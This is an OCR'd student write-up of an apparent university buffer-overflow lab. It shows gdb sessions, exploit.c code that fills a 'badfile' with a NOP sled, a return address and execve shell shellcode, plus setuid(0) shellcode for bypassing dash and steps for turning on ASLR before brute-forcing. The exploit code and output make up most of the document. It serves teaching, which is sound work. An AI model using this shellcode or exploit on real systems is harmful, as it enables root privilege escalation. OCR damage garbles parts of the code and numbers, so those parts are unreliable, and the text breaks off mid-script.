-rw-rw-r-- 1 seed seed      996 Feb 25 07:39 call_shellcode.c
-rw-rw-r-- 1 seed seed      770 Feb 25 07:40 cmd_seq.txt
drwxrwxr-x 2 seed seed     4096 Jan 14  2018 Customization
-rw-rw-r-- 1 seed seed      215 Feb 25 07:40 dash_shell_test.c
drwxr-xr-x 2 seed seed     4096 Jul 25  2017 Desktop
drwxr-xr-x 2 seed seed     4096 Jul 25  2017 Documents
drwxr-xr-x 2 seed seed     4096 Feb 25 08:16 Downloads
-rw-r--r-- 1 seed seed     8980 Jul 25  2017 examples.desktop
-rwxrwxr-x 1 seed seed     7560 Feb 25 08:11 exploit
-rw-rw-r-- 1 seed seed     1409 Feb 25 07:40 exploit.c
-rw-rw-r-- 1 seed seed     1582 Feb 25 07:40 exploit.py
drwxrwxr-x 7 seed seed     4096 Feb 25 07:23 firefox
-rw-rw-r-- 1 seed seed 76264876 Feb 16 17:34 FirefoxSetup.tar.bz2
-rw-rw-r-- 1 seed seed       56 Feb 25 07:39 gdb_history
-rw-rw-r-- 1 seed seed  1661676 Jan  2  2019 get-pip.py
drwxrwxr-x 2 seed seed     4096 Jan 19 03:14 host
-rw-rw-r-- 1 seed seed      278 Feb 25 07:41 infinite.sh
drwxrwxr-x 3 seed seed     4096 May  9  2018 lib
drwxr-xr-x 2 seed seed     4096 Jul 25  2017 Music
-rw-rw-r-- 1 seed seed       11 Feb 25 08:02 peda-session-stack_gdb.txt
```


Terminal
10:53 AM
seed@CS412_Suhan_Attacker:~$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Feb 25 10:44 stack
seed@CS412_Suhan_Attacker:~$ ls -l stack_gdb
-rwxrwxr-x 1 seed seed 9764 Feb 25 10:51 stack_gdb
seed@CS412_Suhan_Attacker:~$


Terminal
10:54 AM
seed@CS412_Suhan_Attacker:~$ gdb stack_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 14.
gdb-peda$



```
Terminal                                                      10:54 AM
gdb-peda$ r
Starting program: /home/seed/stack_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".




[----------------------------------registers-----------------------------------]
EAX: 0xbfffeb47 ("something is something without nothing or anything\n\301\267\260\325\377\267\324\353\377\277\3
20\353\377\277\n")
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffeb28 --> 0xbfffed58 --> 0x0
ESP: 0xbfffeb00 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484c1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bb <bof>:     push   ebp
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x28
=> 0x80484c1 <bof+6>:   sub    esp,0x8
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x20]
   0x80484ca <bof+15>:  push   eax
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
[------------------------------------stack-------------------------------------]
0000| 0xbfffeb00 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi,0x15915)
0004| 0xbfffeb04 --> 0x0
```



```
Terminal                                                      10:56 AM
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x20]
   0x80484ca <bof+15>:  push   eax
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
[------------------------------------stack-------------------------------------]
0000| 0xbfffeb00 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi,0x15915)
0004| 0xbfffeb04 --> 0x0
0008| 0xbfffeb08 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffeb0c --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffeb10 --> 0xbfffed58 --> 0x0
0020| 0xbfffeb14 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xbfffeb18 --> 0xb7dc888b (<__GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbfffeb1c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbfffeb47 "something is something without nothing or anything\n\301\267\260\325\37
7\267\324\353\377\277\320\353\377\277\n") at stack.c:14
14          strcpy(buffer, str);
gdb-peda$ p &buffer
$1 = (char (*)[24]) 0xbfffeb08
gdb-peda$ p $ebp
$2 = (void *) 0xbfffeb28
gdb-peda$ p (0xbfffeb08-0xbfffeae8)
$3 = 0x20
gdb-peda$
```

We provide you with a partially completed exploit code called "exploit.c". The goal of this code is to construct contents for badfile. In this code, the shellcode is given to you. You need to develop the rest.

```
/* exploit.c */
#include<stdlib.
h>
#include<string.
h>
#include<stdio.h
>

const char code[] =
"\x31\xc0" /* Line 1: xorl %eax,%eax
*/"\x50" /*Line 2: pushl %eax */
"\x68""//sh" /* Line 3: pushl $0x68732f2f
*/"\x68""/bin" /* Line 4: pushl
$0x6e69622f */"\x89\xe3" /* Line 5:
movl %esp,%ebx */ "\x50" /* Line 6:
pushl %eax */
"\x53" /* Line 7: pushl %ebx */
"\x89\xe1" /* Line 8: movl %esp,%ecx
*/"\x99" /* Line 9: cdq */
"\xb0\x0b" /* Line 10: movb $0x0b,%al
*/"\xcd\x80" /* Line 11: int $0x80 */
;
void main(int argc, char **argv)
{
char
buffer[517];
FILE *badfile;
memset(&buffer, 0x90, 517);

/* Add your code here */
```

```
    *((long *) (buffer + 0x24)) = 0xbfffeb58;
    memcpy(buffer + sizeof(buffer) - sizeof(code), code,
sizeof(code));
    /* You need to fill the buffer with appropriate contents here
*/
```

```
badfile = fopen("./badfile",
"w");fwrite(buffer,517, 1,
badfile); fclose(badfile);
}
```

C:\Users\Pragati\AppData\Local\Microsoft\Windows\INetCache\IE\FMYTCND0\exploit[1].c - Notepad++

```c
/* exploit.c  */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char code[]=
    "\x31\xc0"             /* xorl    %eax,%eax              */
    "\x50"                 /* pushl   %eax                   */
    "\x68""//sh"           /* pushl   $0x68732f2f            */
    "\x68""/bin"           /* pushl   $0x6e69622f            */
    "\x89\xe3"             /* movl    %esp,%ebx              */
    "\x50"                 /* pushl   %eax                   */
    "\x53"                 /* pushl   %ebx                   */
    "\x89\xe1"             /* movl    %esp,%ecx              */
    "\x99"                 /* cdq                            */
    "\xb0\x0b"             /* movb    $0x0b,%al              */
    "\xcd\x80"             /* int     $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    *((long *) (buffer + 0x24)) = 0xbfffeb58;
    memcpy(buffer + sizeof(buffer) - sizeof(code), code, sizeof(code));
    /* You need to fill the buffer with appropriate contents here */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}

```


C source file length : 1,409 lines : 38 Ln : 25 Col : 1 Pos : 969 Windows (CR LF) UTF-8 INS

After you finish the above program, compile and run it. This will generate the contents for badfile. Then run the vulnerable program stack. If your exploit is implemented correctly, you should be able to get a root shell:

Important: Please compile your vulnerable program first. Please note that the program exploit.c, which generates the badfile, can be compiled with the default StackGuard protection enabled. This is because we are not going to overflow the buffer in this program

We will be overflowing the buffer in stack.c, which is compiled with the StackGuardprotection disabled.

$ gcc -o exploit exploit.c
$./exploit // create the badfile
$ hexdump -C badfile
$ ls – l stack
$./stack // launch the attack by running the vulnerable program # <----
Bingo! You've got a root shell!



It should be noted that although you have obtained the “#” prompt, your real user id is stillyourself (the effective user id is now root). You can check this by typing the following:

```
# id
uid=(500)
euid=0(root)
realuid.c program

void main()
 {
Setuid(0);
System(“/bin/sh”)
;
 }
```

Commands:
$gcc realuid.c -o realuid
$./stack

You should be going to the root # and you will be able to see Uid=1000 root and euid=0(root)


```
#./realuid
Uid
=0(root)
```

y

Task 4: Defeating dash's Countermeasure

The countermeasure implemented in dash can be defeated. One approach is not to invoke /bin/sh in our shellcode; instead, we can invoke another shell program. This approach requires another shell program, such as zsh to be present in the system. Another approach is to change the real user ID of the victim process to zero before invoking the dash program. Wecan achieve this by invoking setuid(0) before executing execve() in the shellcode. In this task, we will use this approach. We will first change the /bin/sh symbolic link, so it points back to
/bin/dash:

$ sudo rm /bin/sh
$ sudo ln -s /bin/dash /bin/sh
$ ls -l /bin/dash
$ ls -l /bin/sh




In root

vm :/home/seed/Desktop/bufferoverflow#

gcc dash shell_test.c -o dash_shell_test

#chmod 4755 dash_shell_test


#exit



To see how the countermeasure in dash works and how to defeat it using the system call setuid(0), we write the following C program. We first comment out Line À and run the program as a Set-UID program (the owner should be root); please describe your observations.We then uncomment Line À and run the program again; please describe your observations.

```
//
dash_shell_test.c
#include <stdio.h>
#include
<sys/types.h>
#include <unistd.h>
int main()
 {
char *argv[2];
argv[0] =
"/bin/sh";argv[1]
= NULL; //
setuid(0); À
execve("/bin/sh", argv,
NULL);return 0;
 }
```

```
The above program can be compiled and set up using the
following  commands (we need to make it root-owned Set-
UIDprogram):   $ ls -l dash_shell_test
$ ./dash_shell_test
$ ls -l dash_shell_test
$ ./dash_shell_test
```



root privilage


From the above experiment, we will see that seuid(0) makes a difference. Let us add the assembly code for invoking this system call at the beginning of our shellcode, before we invoke execve().

In root vm

```
# gcc call_shellcode.c -o call_shellcode -z
execstack# chmod 4755 call_shellcode
#exit
```

$cat call_shellcode.c char shellcode[] =

```
"\x31\xc0" /* Line 1: xorl %eax,%eax
*/    "\x31\xdb"    /*    Line    2:
xorl %ebx,%ebx */"\xb0\xd5" /* Line 3:
movb $0xd5,%al */"\xcd\x80" /* Line 4:
int $0x80 */
// ---- The code below is the same as the one in Task 2
---
"\x31\xc0"
"\x50"
"\x68""//sh"
"\x68""/bi
n"
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe
1""\x99"
"\xb0\x0
b"
"\xcd\x8
0"

commands:
$ ls -l dash_shell_test
$ ./dash_shell_test
```



The updated shellcode adds 4 instructions:
(1) set ebx to zero in Line 2,
(2) set eax to 0xd5 viaLine 1 and 3 (0xd5 is setuid()'s system call number), and
(3) execute the system call in Line 4. Using this shellcode, we can attempt the attack on the vulnerable program when /bin/sh is linked to /bin/dash.

Using the above shellcode in exploit.c, try the attack from Task 2 again and see if you can geta root shell. Please describe and explain your results.

Task 5: Defeating Address Randomization

On 32-bit Linux machines, stacks only have 19 bits of entropy, which means the stack base address can have 219 = 524; 288 possibilities. This number is not that high and can be exhausted easily with the brute-force approach. In this task, we use such an approach to defeat the address randomization countermeasure on our 32-bit VM. First, we turn on Ubuntu's address randomization using the following command. We run the same attack developed in Task 2. Please describe and explain your observation.

$ sudo /sbin/sysctl -w kernel.randomize_va_space=2

We then use the brute-force approach to attack the vulnerable program repeatedly, hoping that the address we put in the badfile can eventually be correct. You can use the following shell script to run the vulnerable program in an infinite loop. If your attack succeeds, the script will stop; otherwise, it will keep running. Please be patient, as this may take a while. Let it run overnight if needed. Please describe your observation.

Repeat the stack.c program and check the segmentation

faultRepeat the exploit.c program write infinite.sh

program


```
#!/bin/ba
sh
